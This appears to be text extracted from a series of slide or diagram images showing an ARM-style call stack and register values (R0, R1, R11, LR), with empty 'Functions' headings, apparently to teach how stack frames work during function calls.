
STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564

Functions




STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564

Functions





STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394


REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564


Functions



